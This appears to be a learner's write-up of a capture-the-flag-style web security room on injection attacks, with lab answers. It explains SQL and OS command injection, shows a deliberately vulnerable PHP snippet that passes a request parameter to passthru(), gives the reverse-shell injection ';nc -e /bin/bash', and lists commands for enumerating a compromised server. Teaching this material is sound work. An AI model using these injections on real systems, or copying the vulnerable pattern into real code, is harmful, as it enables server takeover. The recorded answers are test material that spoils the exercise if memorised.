Day-1

Injection

[Task 4] [Day 1] Injection

Injection flaws are very common in applications today. These flaws occur because user controlled input is interpreted as actual commands or parameters by the application. Injection attacks depend on what technologies are being used and how exactly the input is interpreted by these technologies. Some common examples include:
• SQL Injection: This occurs when user controlled input is passed to SQL queries. As a result, an attacker can pass in SQL queries to manipulate the outcome of such queries.
• Command Injection: This occurs when user input is passed to system commands. As a result, an attacker is able to execute arbitrary system commands on application servers.

If an attacker is able to successfully pass input that is interpreted correctly, they would be able to do the following:
• Access, Modify and Delete information in a database when this input is passed into database queries. This would mean that an attacker can steal sensitive information such as personal details and credentials.
• Execute Arbitrary system commands on a server that would allow an attacker to gain access to users' systems. This would enable them to steal sensitive data and carry out more attacks against infrastructure linked to the server on which the command is executed.

The main defence for preventing injection attacks is ensuring that user controlled input is not interpreted as queries or commands. There are different ways of doing this:
• Using an allow list: when input is sent to the server, this input is compared to a list of safe input or characters. If the input is marked as safe, then it is processed. Otherwise, it is rejected and the application throws an error.
• Stripping input: If the input contains dangerous characters, these characters are removed before they are processed.

Dangerous characters or input is classified as any input that can change how the underlying data is processed. Instead of manually constructing allow lists or even just stripping input, there are various libraries that perform these actions for you.

#1
I've understood Injection attacks.

No answer needed

[Task 5] [Day 1] OS Command Injection

Command Injection occurs when server-side code (like PHP) in a web application makes a system call on the hosting machine.
It is a web vulnerability that allows an attacker to take advantage of that made system call to execute operating system commands on the server.

Sometimes this won't always end in something malicious, like a `whoami` or just reading of files.
That isn't too bad.
But the thing about command injection is it opens up many options for the attacker.
The worst thing they could do would be to spawn a reverse shell to become the user that the web server is running as.

A simple `;nc -e /bin/bash` is all that's needed and they own your server.
some variants of netcat don't support the -e option.
You can use a list of these reverse shells as an alternative.

Once the attacker has a foothold on the web server, they can start the usual enumeration of your systems and start looking for ways to pivot around. Now that we know what command injection is, we'll start going into the different types and how to test for them.

#1
I've understood command injection.


No answer needed

[Task 6] [Day 1] Command Injection Practical

What is Active Command Injection?

Blind command injection occurs when the system command made to the server does not return the response to the user in the HTML document. Active command injection will return the response to the user. It can be made visible through several HTML elements.
Let's consider a scenario: EvilCorp has started development on a web based shell but has accidentally left it exposed to the Internet. It's nowhere near finished but contains the same command injection vulnerability as before! But this time, the response from the system call can be seen on the page! They'll never learn!
Just like before, let's look at the sample code from evilshell.php and go over what it's doing and why it makes it active command injection. See if you can figure it out. I'll go over it below just as before.

EvilShell (evilshell.php) Code Example



```
<?php

    if (isset($_GET["commandString"])) {
        $command_string = $_GET["commandString"];

        try {
            passthru($command_string);
        } catch (Error $error) {
            echo "<p class=mt-3><b>$error</b></p>";
        }
    }

 ?>
```

In pseudocode, the above snippet is doing the following:
1. Checking if the parameter "commandString" is set
2. If it is, then the variable `$command_string` gets what was passed into the input field
3. The program then goes into a try block to execute the function `passthru($command_string)`. You can read the docs on `passthru()` on PHP's website, but in general, it is executing what gets entered into the input then passing the output directly back to the browser.
4. If the try does not succeed, output the error to page. Generally this won't output anything because you can't output stderr but PHP doesn't let you have a try without a catch.

Ways to Detect Active Command Injection

We know that active command injection occurs when you can see the response from the system call. In the above code, the function `passthru()` is actually what's doing all of the work here. It's passing the response directly to the document so you can see the fruits of your labor right there. Since we know that, we can go over some useful commands to try to enumerate the machine a bit further. The function call here to `passthru()` may not always be what's happening behind the scenes, but I felt it was the easiest and least complicated way to demonstrate the vulnerability.

Commands to try

Linux

- **whoami**
- **id**
- **ifconfig/ip addr**
- **uname -a**
- **ps -ef**

Windows

- **whoami**
- **ver**
- **ipconfig**
- **tasklist**
- **netstat -an**

To complete the questions below, navigate to http://MACHINE_IP/evilshell.php.

#1
What strange text file is in the website root directory?

drpepper.txt

#2
How many non-root/non-service/non-daemon users are there?

0

#3
What user is this app running as?

www-data

#4
What is the user's shell set as?

/usr/sbin/nologin

#5
What version of Ubuntu is running?

18.04.4

#6
\ Print out the MOTD. What favorite beverage is shown?

dr pepper